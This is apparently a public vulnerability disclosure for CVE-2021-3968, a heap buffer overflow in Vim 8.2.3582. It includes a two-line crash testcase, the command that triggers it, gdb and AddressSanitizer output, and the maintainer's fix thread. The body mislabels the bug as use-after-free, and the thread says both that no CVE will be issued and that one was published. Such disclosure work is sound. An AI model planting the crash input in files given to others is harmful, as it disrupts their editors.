Heap-based Buffer Overflow in vim/vim

Valid Reported on Nov 7th 2021

0

Description

Team, trust you are doing well. As part of continues fuzzing VIM v8.2.3582 (15d9890eee53afc61eb0a03b878a19cb5672f732) in persistence mode, I found a heap use-after-free `ml_append_int` .

Proof of Concept

Affected version: v8.2.3582
Tested on: `Linux s157903 4.15.0-106-generic #107-Ubuntu SMP Thu Jun 4 11:27:52 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux`

```
VIM - Vi IMproved 8.2 (2019 Dec 12, compiled Nov  7 2021 12:23:34)
Included patches: 1-3582
Compiled by dhiraj@zero
Huge version with GTK3 GUI.  Features included (+) or not (-):
+acl               +file_in_path      +mouse_urxvt       -tag_any_white
+arabic            +find_in_path      +mouse_xterm       -tcl
+autocmd           +float             +multi_byte        +termguicolors
+autochdir         +folding           +multi_lang        +terminal
-autoservername    -footer            -mzscheme          +terminfo
+balloon_eval      +fork()            +netbeans_intg     +termresponse
+balloon_eval_term +gettext           +num64             +textobjects
+browse            -hangul_input      +packages          +textprop
++builtin_terms    +iconv             +path_extra        +timers
+byte_offset       +insert_expand     -perl              +title
+channel           +ipv6              +persistent_undo   +toolbar
+cindent           +job               +popupwin          +user_commands
+clientserver      +jumplist          +postscript        +vartabs
+clipboard         +keymap            +printer           +vertsplit
+cmdline_compl     +lambda            +profile           +virtualedit
+cmdline_hist      +langmap           -python            +visual
+cmdline_info      +libcall           -python3           +visualextra
+comments          +linebreak         +quickfix          +viminfo
+conceal           +lispindent        +reltime           +vreplace
+cryptv            +listcmds          +rightleft         +wildignore
+cscope            +localmap          -ruby              +wildmenu
+cursorbind        -lua               +scrollbind        +windows
+cursorshape       +menu              +signs             +writebackup
+dialog_con_gui    +mksession         +smartindent       +X11
+diff              +modify_fname      -sodium            -xfontset
+digraphs          +mouse             -sound             +xim
+dnd               +mouseshape        +spell             -xpm
-ebcdic            +mouse_dec         +startuptime       +xsmp_interact
+emacs_tags        -mouse_gpm         +statusline        +xterm_clipboard
+eval              -mouse_jsbterm     -sun_workshop      -xterm_save
+ex_extra          +mouse_netterm     +syntax
+extra_search      +mouse_sgr         +tag_binary
-farsi             -mouse_sysmouse    -tag_old_static
   system vimrc file: "$VIM/vimrc"
     user vimrc file: "$HOME/.vimrc"
  2nd user vimrc file: "~/.vim/vimrc"
      user exrc file: "$HOME/.exrc"
  system gvimrc file: "$VIM/gvimrc"
    user gvimrc file: "$HOME/.gvimrc"
2nd user gvimrc file: "~/.vim/gvimrc"
       defaults file: "$VIMRUNTIME/defaults.vim"
    system menu file: "$VIMRUNTIME/menu.vim"
  fall-back for $VIM: "/usr/local/share/vim"
Compilation: gcc-c -I. -Iproto -DHAVE_CONFIG_H -DFEAT_GUI_GTK -pthread -I/u
Linking: gcc -L/usr/local/lib -Wl,--as-needed -o vim -lgtk-3 -lgdk-3 -lpang
```

Command:


```
$ ./vim -U NONE -X -Z -e -s -S poc -c qa
Segmentation fault
```

BT:

Chat with us

```
(gdb) r -u NONE -e -s -S poc -c qa
Starting program: /home/fuzzing/vim/src/vim -u NONE -e -s -S poc -c qa
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
__memmove_ssse3 () at ../sysdeps/x86_64/multiarch/memcpy-ssse3.S:2839
2839    ../sysdeps/x86_64/multiarch/memcpy-ssse3.S: No such file or directo
(gdb) bt
#0  0x00007ffff4b208b6 in __memmove_ssse3 () at ../sysdeps/x86_64/multiarch
#1  0x0000000000645ea0 in ml_append_int (buf=<optimized out>, lnum=<optimiz
#2  0x00000000006386ad in ml_flush_line (buf=0xf47240) at memline.c:4050
#3  0x000000000064272b in ml_delete_flags (lnum=1, flags=2) at memline.c:38
#4  0x000000000090b7af in u_undoredo (undo=0) at undo.c:2797
#5  0x0000000000909865 in u_doit (startcount=1) at undo.c:2292
#6  0x00000000006960fe in nv_kundo (cap=<optimized out>) at normal.c:4944
#7  0x00000000006960fe in nv_undo (cap=0x7fffffffab88) at normal.c:4926
#8  0x000000000068201e in normal_cmd (oap=0x7fffffffac18, toplevel=1) at no
#9  0x00000000005419fd in exec_normal (was_typed=0, use_vpeekc=0, may_use_t
#10 0x000000000054158e in exec_normal_cmd (cmd=<optimized out>, remap=<opti
#11 0x000000000054158e in ex_normal (eap=0x7fffffffae10) at ex_docmd.c:8467
#12 0x000000000052da47 in do_one_cmd (flags=<optimized out>, cstack=<optimi
#13 0x000000000052da47 in do_cmdline (cmdline=<optimized out>, fgetline=<op
#14 0x000000000041ec5d in apply_autocmds_group (event=<optimized out>, fnam
#15 0x000000000042021f in apply_autocmds (event=16310144, fname=0xf8df81 ""
#16 0x00000000008069cd in do_source (fname=0xf52033 "poc", check_other=0, i
#17 0x0000000000804bc7 in cmd_source (fname=0xf52033 "poc", eap=<optimized
#18 0x0000000000804994 in ex_source (eap=0x7fffffffba40) at scriptfile.c:99
#19 0x000000000052da47 in do_one_cmd (flags=<optimized out>, cstack=<optimi
#20 0x000000000052da47 in do_cmdline (cmdline=<optimized out>, fgetline=<op
#21 0x0000000000a52f0a in exe_commands (parmp=<optimized out>) at main.c:36
#22 0x0000000000a52f0a in vim_main2 () at main.c:773
#23 0x0000000000a503a4 in main (argc=<optimized out>, argv=<optimized out>)
(gdb) i r
rax            0xf5e6ed 16115437
rbx            0x7fffffff   2147483647
rcx            0x600000 6291456
rdx            0x7ffcf6ee   2147284718
rsi            0xf8df81 16310145
rdi            0xf8df80 16310144
rbp            0x0  0x0
rsp            0x7fffffffa6f8   0x7fffffffa6f8
r8             0xf5e6ed 16115437
r9             0x1  1
r10            0xf5d6f0 16111344
r11            0x7ffff4b6c020   140737299005472
r12            0x2  2
r13            0xf5d6f0 16111344
r14            0xffffffffffffff90   -112
r15            0x1  1
rip            0x7ffff4b208b6   0x7ffff4b208b6 <__memmove_ssse3+10326>
eflags         0x10206  [ PF IF RF ]
cs             0x33 51
ss             0x2b 43
ds             0x0  0
es             0x0  0
fs             0x0  0
gs             0x0  0
(gdb)
```



ASAN:

```
==28687==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x6210000
READ of size 2147479553 at 0x621000016500 thread T0
    #0 0x4e732c in __asan_memmove (/vim/src/vim+0x4e732c)
    #1 0x9078ae in ml_append_int /vim/src/memline.c:2890:6
    #2 0x8ee500 in ml_flush_line /vim/src/memline.c:4050:9
    #3 0x901380 in ml_delete_flags /vim/src/memline.c:3817:5
    #4 0xdceee8 in u_undoredo /vim/src/undo.c:2797:3
    #5 0xdcbb12 in u_doit /vim/src/undo.c:2292:6
    #6 0x9ab79a in nv_undo /vim/src/normal.c:4944:2
    #7 0x979f18 in normal_cmd /vim/src/normal.c:1100:5
    #8 0x751a5b in exec_normal /vim/src/ex_docmd.c
    #9 0x750bc4 in exec_normal_cmd /vim/src/ex_docmd.c:8549:5
    #10 0x750bc4 in ex_normal /vim/src/ex_docmd.c:8467
    #11 0x728311 in do_one_cmd /vim/src/ex_docmd.c:2614:2
    #12 0x728311 in do_cmdline /vim/src/ex_docmd.c:1000
```

```
    #13 0x539149 in apply_autocmds_group /vim/src/autocmd.c:2170:2
    #14 0x53c29e in apply_autocmds /vim/src/autocmd.c:1668:12
    #15 0xbf554c in do_source /vim/src/scriptfile.c:1509:2
    #16 0xbf230e in cmd_source /vim/src/scriptfile.c:971:14
    #17 0xbf1fde in ex_source /vim/src/scriptfile.c:997:2
    #18 0x728311 in do_one_cmd /vim/src/ex_docmd.c:2614:2
    #19 0x728311 in do_cmdline /vim/src/ex_docmd.c:1000
    #20 0x103e1c4 in exe_commands /vim/src/main.c:3081:2
    #21 0x103e1c4 in vim_main2 /vim/src/main.c:773
    #22 0x1039e39 in main /vim/src/main.c:425:12
    #23 0x7ffff4391bf6 in __libc_start_main /build/glibc-S9d2JN/glibc-2.27/
    #24 0x427c89 in _start (/vim/src/vim+0x427c89)

0x621000016500 is located 0 bytes to the right of 4096-byte region [0x6210(
allocated by thread T0 here:
    #0 0x4e7b40 in __interceptor_malloc (/vim/src/vim+0x4e7b40)
    #1 0x5205bc in lalloc /vim/src/alloc.c:244:11

SUMMARY: AddressSanitizer: heap-buffer-overflow (/vim/src/vim+0x4e732c) in
Shadow bytes around the buggy address:
  0x0c427fffac50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c427fffac60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c427fffac70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c427fffac80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c427fffac90: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x0c427fffaca0:[fa]fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c427fffacb0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c427fffacc0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c427fffacd0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c427ffface0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c427fffacf0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
  Left alloca redzone:     ca
  Right alloca redzone:    cb
==28687==ABORTING
```

Testcase:

```
au!* * norm0u
sil!norm^V
```

Impact

A successful exploitation may lead to code execution.

CVE
CVE-2021-3968
(Published)

Vulnerability Type
CWE-122: Heap-based Buffer Overflow

Severity
High (

Visibility
Public

Status
Fixed

Found by

Dhiraj Mishra
@rootup
unranked

Fixed by

Bram Moolenaar
@brammool
maintainer

This report was seen 647 times.

We are processing your report and will contact the **vim** team within 24 hours. a year ago

Dhiraj Mishra modified the report a year ago

We have contacted a member of the **vim** team and are waiting to hear back a year ago

We have sent a follow up to the **vim** team. We will try again in 7 days. a year ago

Bram Moolenaar a year ago — Maintainer

Sorry for the delay, I was busy with other things.
The problem was obscured by another problem, fixed by patch 8.2.3609.
Now I can reproduce the problem reported here with valgrind.

Bram Moolenaar validated this vulnerability a year ago

Dhiraj Mishra has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

Bram Moolenaar a year ago — Maintainer

This should be fixed by patch 8.2.3610, please check.

Dhiraj Mishra a year ago — Researcher

Thank you Bram, this is fixed in 8.2.3610.

Bram Moolenaar marked this as fixed with commit **a06200** a year ago

Bram Moolenaar has been awarded the fix bounty ✔

This vulnerability will not receive a CVE ✖

Jamie Slome a year ago — Admin

CVE published! 🎉

Jamie Slome a year ago — Admin

@rootup 👋 it looks like a bug on our side caused the disclosure bounty to be set to $355. We have reset it to the value displayed at disclosure ($200). Apologies for the confusion or inconvenience.

Sign in to join this conversation

2022 © 418sec